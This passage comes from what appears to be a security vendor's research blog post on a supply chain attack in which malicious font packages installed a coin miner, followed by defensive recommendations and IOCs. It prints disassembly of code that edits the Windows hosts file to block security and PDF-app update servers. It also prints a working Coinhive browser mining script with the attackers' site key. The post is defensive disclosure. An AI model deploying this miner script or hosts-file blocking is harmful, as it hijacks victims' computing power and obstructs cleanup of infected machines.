
Another interesting aspect of the DLL payload is that during the malware installation stage, it tries to modify the Windows hosts file so that the infected machine can't communicate with the update servers of certain PDF apps and security software. This is an attempt to prevent remote cleaning and remediation of affected machines.



```
.text:0000000180002D4B                 mov     r8d, 1Bh        ; Size
.text:0000000180002D51                 lea     rdx, aSystem32Driver ; "\\System32\\drivers\\etc\\hosts"
.text:0000000180002D58                 lea     rcx, [rbp+1B0h+Dst] ; Src
.text:0000000180002D5C                 call    sub_180005910
.text:0000000180002D61                 mov     r8d, 0Ah
.text:0000000180002D67                 lea     rdx, [rbp+1B0h+Dst]
.text:0000000180002D6B                 lea     rcx, [rsp+2B0h+var_270]
.text:0000000180002D70                 call    sub_180004030
.text:0000000180002D75                 nop
.text:0000000180002D76
.text:0000000180002D76 loc_180002D76:                          ; DATA XREF: .rdata:0000000180033CA0↓o
.text:0000000180002D76                 mov     [rbp+1B0h+var_148], 0Fh
.text:0000000180002D7E                 mov     [rbp+1B0h+var_150], 0
.text:0000000180002D86                 mov     byte ptr [rbp+1B0h+var_160], 0
.text:0000000180002D8A
.text:0000000180002D8A loc_180002D8A:                          ; DATA XREF: .rdata:0000000180033CA8↓o
.text:0000000180002D8A                 cmp     ebx, 5          ; switch 6 cases
.text:0000000180002D8D                 ja      short loc_180002DFF ; jumptable 0000000180002DA0 default case
.text:0000000180002D8F                 lea     rdx, cs:180000000h
.text:0000000180002D96                 mov     ecx, dword ptr ds:(loc_180002F64 - 180000000h)[rdx+rbx*4]
.text:0000000180002D9D                 add     rcx, rdx
.text:0000000180002DA0
.text:0000000180002DA0 loc_180002DA0:                          ; DATA XREF: .rdata:0000000180033CB0↓o
.text:0000000180002DA0                 jmp     rcx             ; switch jump
.text:0000000180002DA2 ; ---------------------------------------------------------------------------
.text:0000000180002DA2
.text:0000000180002DA2 loc_180002DA2:                          ; CODE XREF: sub_180002C90:loc_180002DA0↑j
.text:0000000180002DA2                                         ; DATA XREF: .rdata:0000000180033CB8↓o
.text:0000000180002DA2                 mov     r8d, 85h        ; jumptable 0000000180002DA0 cases 0,2
.text:0000000180002DA8                 lea     rdx, a127_0_0_1Updat ; "\r\n127.0.0.1 update[redacted].com\r\n"...
.text:0000000180002DAF                 jmp     short loc_180002DEB
.text:0000000180002DB1 ; ---------------------------------------------------------------------------
.text:0000000180002DB1
.text:0000000180002DB1 loc_180002DB1:                          ; CODE XREF: sub_180002C90:loc_180002DA0↑j
.text:0000000180002DB1                 mov     r8d, 84h        ; jumptable 0000000180002DA0 case 1
.text:0000000180002DB7                 lea     rdx, a127_0_0_1Upd_0 ; "\r\n127.0.0.1 update[redacted].com\r\n1"...
.text:0000000180002DBE                 jmp     short loc_180002DEB
.text:0000000180002DC0 ; ---------------------------------------------------------------------------
.text:0000000180002DC0
.text:0000000180002DC0 loc_180002DC0:                          ; CODE XREF: sub_180002C90:loc_180002DA0↑j
.text:0000000180002DC0                 mov     r8d, 87h        ; jumptable 0000000180002DA0 case 3
.text:0000000180002DC6                 lea     rdx, a127_0_0_1Upd_1 ; "\r\n127.0.0.1 update[redacted].com\r\"...
.text:0000000180002DCD                 jmp     short loc_180002DEB
.text:0000000180002DCF ; ---------------------------------------------------------------------------
.text:0000000180002DCF
.text:0000000180002DCF loc_180002DCF:                          ; CODE XREF: sub_180002C90:loc_180002DA0↑j
.text:0000000180002DCF                 mov     r8d, 6Dh        ; jumptable 0000000180002DA0 case 4
.text:0000000180002DD5                 lea     rdx, a127_0_0_1Stats ; "\r\n127.0.0.1 stats.[redacted].c"...
.text:0000000180002DDC                 jmp     short loc_180002DEB
000021C6 0000000180002DC6: sub_180002C90+136 (Synchronized with Hex View-1)
```

Figure 6. Preventing further download of updates from certain PDF app vendors

Inside the DLL, we also found some traces of an alternative form of coin mining: browser scripts. It's unclear if this code was the attackers' potential secondary plan or simply a work in progress to add one more way to maximize coin mining opportunities. The DLL contained strings and code that may be used to launch a browser to connect to the popular Coinhive library to mine Monero coins.



view-source:carma666.byethost12.com/32.html

```
<!DOCTYPE html>
<html>

<body>

 <script src="https://coinhive.com/lib/coinhive.min.js"></script>
        <script>
            var ch = new CoinHive.User('8hOZI4jy67nlnIQatCDNdeppVcTTq8uo', 'v7');
            ch.setThrottle(0.4);
            ch.start();
        </script>

```

Figure 7. Browser-based coin mining script

Software supply chain attacks: A growing industry problem

In early 2017, we discovered operation WilySupply (https://cloudblogs.microsoft.com/microsoftsecure/2017/05/04/windows-defender-atp-thwarts-operation-wilysupply-software-supply-chain-cyberattack/), an attack that compromised a text editor's software updater to install a backdoor on targeted organizations in the financial and IT sectors. Several weeks later, another supply chain attack made headlines by initiating a global ransomware outbreak. We confirmed speculations that the update process for a tax accounting software (https://cloudblogs.microsoft.com/microsoftsecure/2017/06/27/new-ransomware-old-techniques-petya-adds-worm-capabilities/) popular in Ukraine was the initial infection vector for the Petya ransomware. Later that same year, a backdoored version of CCleaner (https://www.rsaconference.com/events/us18/agenda/sessions/10593-ccleaner-apt-attack-a-technical-look-inside), a popular freeware tool, was delivered from a compromised infrastructure. Then, in early 2018, we uncovered and stopped a Dofoil outbreak (https://cloudblogs.microsoft.com/microsoftsecure/2018/03/07/behavior-monitoring-combined-with-machine-learning-spoils-a-massive-dofoil-coin-mining-campaign/) that poisoned a popular signed peer-to-peer application (https://cloudblogs.microsoft.com/microsoftsecure/2018/03/13/poisoned-peer-to-peer-app-kicked-off-dofoil-coin-miner-outbreak/) to distribute a coin miner.

These are just some of many similar cases of supply chain attacks observed in 2017 and 2018. We predict, as many other (https://www.kaspersky.com/blog/kaspersky-end-of-the-year-2017/20430/) security researchers (https://www.crowdstrike.com/blog/software-supply-chain-attacks-rise-undermining-customer-trust/) do, that this worrisome upward trend will continue.




Figure 8. Software supply chain attacks trends (source: RSA Conference 2018 presentation "[The Unexpected Attack Vector: Software Updaters (https://www.rsaconference.com/events/us18/agenda/sessions/10149-the-unexpected-attack-vector-software-updaters)](https://www.rsaconference.com/events/us18/agenda/sessions/10149-the-unexpected-attack-vector-software-updaters)")

The growing prevalence of supply chain attacks may be partly attributed to hardened modern platforms like Windows 10 and the disappearance of traditional infection vectors like browser exploits. Attackers are constantly looking for the weakest link; with zero-day exploits becoming too expensive to buy or create (exploit kits are at their historically lowest point), attackers search for cheaper alternative entry points like software supply chains compromise. Benefiting from unsafe code practices, unsecure protocols, or unprotected server infrastructure of software vendors to facilitate these attacks.

The benefit for attackers is clear: Supply chains can offer a big base of potential victims and can result in big returns. It's been observed targeting a wide range of software and impacting organizations in different sectors. It's an industry-wide problem that requires attention from multiple stakeholders – software developers and vendors who write the code, system admins who manage software installations, and the information security community who find these attacks and create solutions to protect against them, among others.

For further reading, including a list of notable supply chain attacks, check out our RSA Conference 2018 presentation on the topic of software supply chain attack trends: "The Unexpected Attack Vector: Software Updaters (https://www.rsaconference.com/events/us18/agenda/sessions/10149-the-unexpected-attack-vector-software-updaters)".

Recommendations for software vendors and developers

Software vendors and developers need to ensure they produce secure as well as useful software and services. To do that, we recommend:

- **Maintain a highly secure build and update infrastructure.**
  - Immediately apply security patches for OS and software.
  - Implement mandatory integrity controls to ensure only trusted tools run.
  - Require multi-factor authentication for admins.
- **Build secure software updaters as part of the software development lifecycle.**
  - Require SSL for update channels and implement certificate pinning.
  - Sign everything, including configuration files, scripts, XML files, and packages.
  - Check for digital signatures, and don't let the software updater accept generic input and commands.
- **Develop an incident response process for supply chain attacks.**
  - Disclose supply chain incidents and notify customers with accurate and timely information.

Defending corporate networks against supply chain attacks

Software supply chain attacks raise new challenges in security given that they take advantage of common everyday tasks like software installation and update. Given the increasing prevalence of these types of attacks, organizations should investigate the following security solutions:

- **Adopt a walled garden ecosystem for devices, especially for critical systems.** Windows 10 in S mode (https://www.microsoft.com/en-us/windows/s-mode) is designed to allow only apps installed from the Microsoft Store, ensuring Microsoft-verified security
- **Deploy strong code integrity policies.** Application control (https://docs.microsoft.com/en-us/windows/security/threat-protection/windows-defender-application-control/windows-defender-application-control) can be used to restrict the applications that users are allowed to run. It also

restricts the code that runs in the system core (kernel) and can block unsigned scripts and other forms of untrusted code for customers who can't fully adopt Windows 10 in S mode.

- **Use endpoint detection and response (EDR) solutions.** Endpoint detection and response (https://docs.microsoft.com/en-us/windows/security/threat-protection/windows-defender-atp/windows-defender-advanced-threat-protection) capabilities in Windows Defender ATP can automatically detect and remediate suspicious activities and other post-breach actions, so even when entry vector is stealthy like for software supply chain, Windows Defender ATP can help to detect and contain such incidents sooner.

In supply chain attacks, the actual compromise happens outside the network, but organizations can detect and block malware that arrive through this method. The built-in security technologies in Windows Defender Advanced Threat Protection (Windows Defender ATP (https://www.microsoft.com/en-us/WindowsForBusiness/windows-atp)) work together to create a unified endpoint security platform. For example, as demonstrated in this investigation, antivirus (https://www.microsoft.com/en-us/windows/windows-defender?ocid=cx-blog-mmpc) capabilities detected the coin mining payload. The detection was surfaced on Windows Defender ATP, where automated investigation (https://docs.microsoft.com/en-us/windows/security/threat-protection/windows-defender-atp/automated-investigations-windows-defender-advanced-threat-protection) resolved the attack, protecting customers. The rich alert timeline and advanced hunting (https://docs.microsoft.com/en-us/windows/security/threat-protection/windows-defender-atp/advanced-hunting-windows-defender-advanced-threat-protection) capabilities in Windows Defender ATP showed the extent of the software supply chain attack. Through this unified platform, Windows Defender ATP delivers attack surface reduction, next-generation protection, endpoint detection and response, automated investigation and response, and advanced hunting.

Elia Florio
with **Lior Ben Porat**
Windows Defender ATP Research team

Indicators of compromise (IOCs)

Malicious MSI font packages:

– a69a40e9f57f029c056d817fe5ce2b3a1099235ecbb0bcc33207c9cff5e8ffd0

– ace295558f5b7f48f40e3f21a97186eb6bea39669abcfa72d617aa355fa5941c

– 23c5e9fd621c7999727ce09fd152a2773bc350848aedba9c930f4ae2342e7d09

– 69570c69086e335f4b4b013216aab7729a9bad42a6ce3baecf2a872d18d23038

Malicious DLLs embedded in MSI font packages:

– b306264d6fc9ee22f3027fa287b5186cf34e7fb590d678ee05d1d0cff337ccbf

Coin miner malware:

– fcf64fc09fae0b0e1c01945176fce222be216844ede0e477b4053c9456ff023e (xbox-service.exe)

– 1d596d441e5046c87f2797e47aaa1b6e1ac0eabb63e119f7ffb32695c20c952b (pagefile.sys)

Software supply chain download server:

– hxxp://vps11240[.]hyperhost[.]name/escape/[some_font_package].msi (IP: 91[.]235 [.]129 [.]133)

Command-and-control/coin mining:

– hxxp://data28[.]somee [.]com/data32[.]zip

– hxxp://carma666[.]byethost12 [.]com/32[.]html

Talk to us

Questions, concerns, or insights on this story? Join discussions at the Microsoft community (https://answers.microsoft.com/en-us/protect) and Windows Defender Security Intelligence (https://www.microsoft.com/en-us/wdsi).

Follow us on Twitter @WDSecurity (https://twitter.com/WDSecurity) and Facebook Windows Defender Security Intelligence (https://www.facebook.com/MsftWDSI/).

Tags

- COIN MINER (/MICROSOFTSECURE/TAG/COIN-MINER)
- CRYPTOCURRENCY MINING (/MICROSOFTSECURE/TAG/CRYPTOCURRENCY-MINING)
- IN-BROWSER CRYPTOCURRENCY MINER (/MICROSOFTSECURE/TAG/IN-BROWSER-CRYPTOCURRENCY-MINER)
- SOFTWARE SUPPLY CHAIN (/MICROSOFTSECURE/TAG/SOFTWARE-SUPPLY-CHAIN)
- SUPPLY CHAIN ATTACK (/MICROSOFTSECURE/TAG/SUPPLY-CHAIN-ATTACK)
- WINDOWS (/MICROSOFTSECURE/TAG/WINDOWS)
- WINDOWS 10 (/MICROSOFTSECURE/TAG/WINDOWS-10)
- WINDOWS 10 IN S MODE (/MICROSOFTSECURE/TAG/WINDOWS-10-IN-S-MODE)
- WINDOWS 10 S (/MICROSOFTSECURE/TAG/WINDOWS-10-S)
- WINDOWS DEFENDER ANTIVIRUS (/MICROSOFTSECURE/TAG/WINDOWS-DEFENDER-ANTIVIRUS)
- WINDOWS DEFENDER APPLICATION CONTROL (/MICROSOFTSECURE/TAG/WINDOWS-DEFENDER-APPLICATION-CONTROL)
- WINDOWS DEFENDER ATP (/MICROSOFTSECURE/TAG/WINDOWS-DEFENDER-ATP)
- WINDOWS DEFENDER AV (/MICROSOFTSECURE/TAG/WINDOWS-DEFENDER-AV)

‹ Older Post (https://cloudblogs.microsoft.com/microsoftsecure/2018/07/24/be-like-a-moomin-how

RELATED BLOG POSTS

Be like a Moomin: How to establish trust between competitors so we can fight cybercrime (https://cloudblogs.microsoft.com/microsoftsecure/2018/07/24/be-like-a-moomin-how-to-establish-trust-between-competitors-so-we-can-fight-cybercrime/) Do you know the Moomins? They're a tight-knit, happy cartoon family. And there's a lot...
Read more (https://cloudblogs.microsoft.com/microsoftsecure/2018/07/24/be-like-a-moomin-how-to-establish-trust-between-competitors-so-we-can-fight-cybercrime/)

March-April 2018 test results: More insights into industry AV tests (https://cloudblogs.microsoft.com/microsoftsecure/2018/07/20/march-april-2018-test-results-more-insights-into-industry-av-tests/) In a previous post, in the spirit of our commitment to delivering industry-leading protection, customer...
Read more (https://cloudblogs.microsoft.com/microsoftsecure/2018/07/20/march-april-2018-test-results-more-insights-into-industry-av-tests/)

Jumpstart your Microsoft Graph Security API integration with the new JavaScript sample app (https://cloudblogs.microsoft.com/microsoftsecure/2018/07/18/jumpstart-your-microsoft-graph-security-api-integration-with-the-new-javascript-sample-app/) We just launched a new JavaScript sample that provides ready-to-run code to make it easier...
Read more (https://cloudblogs.microsoft.com/microsoftsecure/2018/07/18/jumpstart-your-microsoft-graph-security-api-integration-with-the-new-javascript-sample-app/)

Related Blogs

Microsoft Security Response Center blog (https://blogs.technet.microsoft.com/msrc/)

Microsoft Security Guidance blog (https://blogs.technet.microsoft.com/secguide/)

Security Research & Defense blog (https://blogs.technet.microsoft.com/srd/)

Enterprise Mobility + Security blog (https://blogs.technet.microsoft.com/enterprisemobility/)

Office 365 Security blog (https://blogs.technet.microsoft.com/office365security/)

Security in Azure (https://azure.microsoft.com/en-us/blog/topics/security/)

Follow Microsoft

(https://www.facebook.com/msftsecurity/) (https://twitter.com/msftsecurity) (https://www.youtube.com/user/mscloudos/)

What's new

NEW Surface Go (https://www.microsoft.com/p/surface-go/8v9dp4lnknsz)

Surface Book 2 (https://www.microsoft.com/en-us/surface/devices/surface-book-2/overview)

Surface Pro (https://www.microsoft.com/en-us/surface/devices/surface-pro/overview)

Xbox One X (https://www.xbox.com/en-us/xbox-one-x)

Xbox One S (https://www.xbox.com/en-us/xbox-one-s?xr=shellnav)

VR & mixed reality (https://www.microsoft.com/en-us/store/b/virtualreality)

Windows 10 apps (https://www.micros

Store & Support

Account profile (https://account.microsoft.com/)

Download Center (https://www.microsoft.com/en-us/download)

Sales & support (https://go.microsoft.com/fwlink/p/?LinkID=824761&clcid=0x409)

Returns (https://go.microsoft.com/fwlink/p/?LinkID=824764&clcid=0x409)

Order tracking (https://account.microsoft.com/orders)

Store locations (https://www.microsoft.com/en-us/store/locations/find-a-store)

Support (https://support.

Education

Microsoft in education (https://www.microsoft.com/en-us/education)

Office for students (https://www.microsoft.com/en-us/education/products/office/default.aspx)

Office 365 for schools (https://products.office.com/en-us/academic/compare-office-365-education-plans)

Deals for students & parents (https://www.microsoft.com/en-us/store/b/education?icid=CNavfooter_Studentsandeducation)

Microsoft Azure in education (https://azure.microsoft.com/en-

Enterprise

Microsoft Azure (https://azure.microsoft.com/)

Enterprise (https://enterprise.microsoft.com/en-us/)

Data platform (https://www.microsoft.com/en-us/sql-server/)

Find a solution provider (https://www.microsoft.com/en-us/solution-providers)

Microsoft partner resources (https://partner.microsoft.com/en-us/)

Microsoft AppSource (https://go.microsoft.com/fwlink/?LinkID=808093)

Manufacturing & resources (https://enterprise.microsoft.com/en-

Developer

Microsoft Visual Studio (https://visualstudio.microsoft.com/)

Windows Dev Center (https://developer.microsoft.com/en-us/windows)

Developer Network (https://msdn.microsoft.com/en-us)

TechNet (https://technet.microsoft.com/en-us)

Microsoft developer program (https://developer.microsoft.com/en-us/store/register)

Channel 9 (https://channel9.msdn.com/)

Office Dev Center (https://develope

Company

Careers (https://careers.microsoft.com/)

About Microsoft (https://www.microsoft.com/en-us/about)

Company news (https://news.microsoft.com/)

Privacy at Microsoft (https://privacy.microsoft.com/en-us)

Investors (https://www.microsoft.com/investor/default.aspx)

Diversity and inclusion (https://www.microsoft.com/en-us/diversity/)

Accessibility (https://www.microsoft.com/en-us/accessibility)

Security (https://www.micr

oft.com/en-us/windows/windows-10-apps)

Office apps (https://store.office.com/en-us/appshome.aspx?)

microsoft.com/en-us)

Buy online, pick up in store (https://www.microsoft.com/en-us/store/b/buy-online-pick-up-in-store?icid=uhf_footer_bopuis)

us/community/education/)

us/industries/discrete-manufacturing/)

Financial services (https://enterprise.microsoft.com/en-us)

r.microsoft.com/en-us/office)

osoft.com/en-us/security/default.aspx)

🌍 English (United States)(http://www.microsoft.com/en-us/locale.aspx)

Sitemap (https://www.microsoft.com/en-us/sitemap1.aspx) Contact us (https://support.microsoft.com/en-us/contactus)

Privacy & cookies (https://go.microsoft.com/fwlink/?LinkId=521839)

Terms of use (https://go.microsoft.com/fwlink/?LinkID=206977) Trademarks (https://www.microsoft.com/trademarks)

Safety & eco (https://www.microsoft.com/en-us/devices/safety-and-eco) About our ads (https://choice.microsoft.com)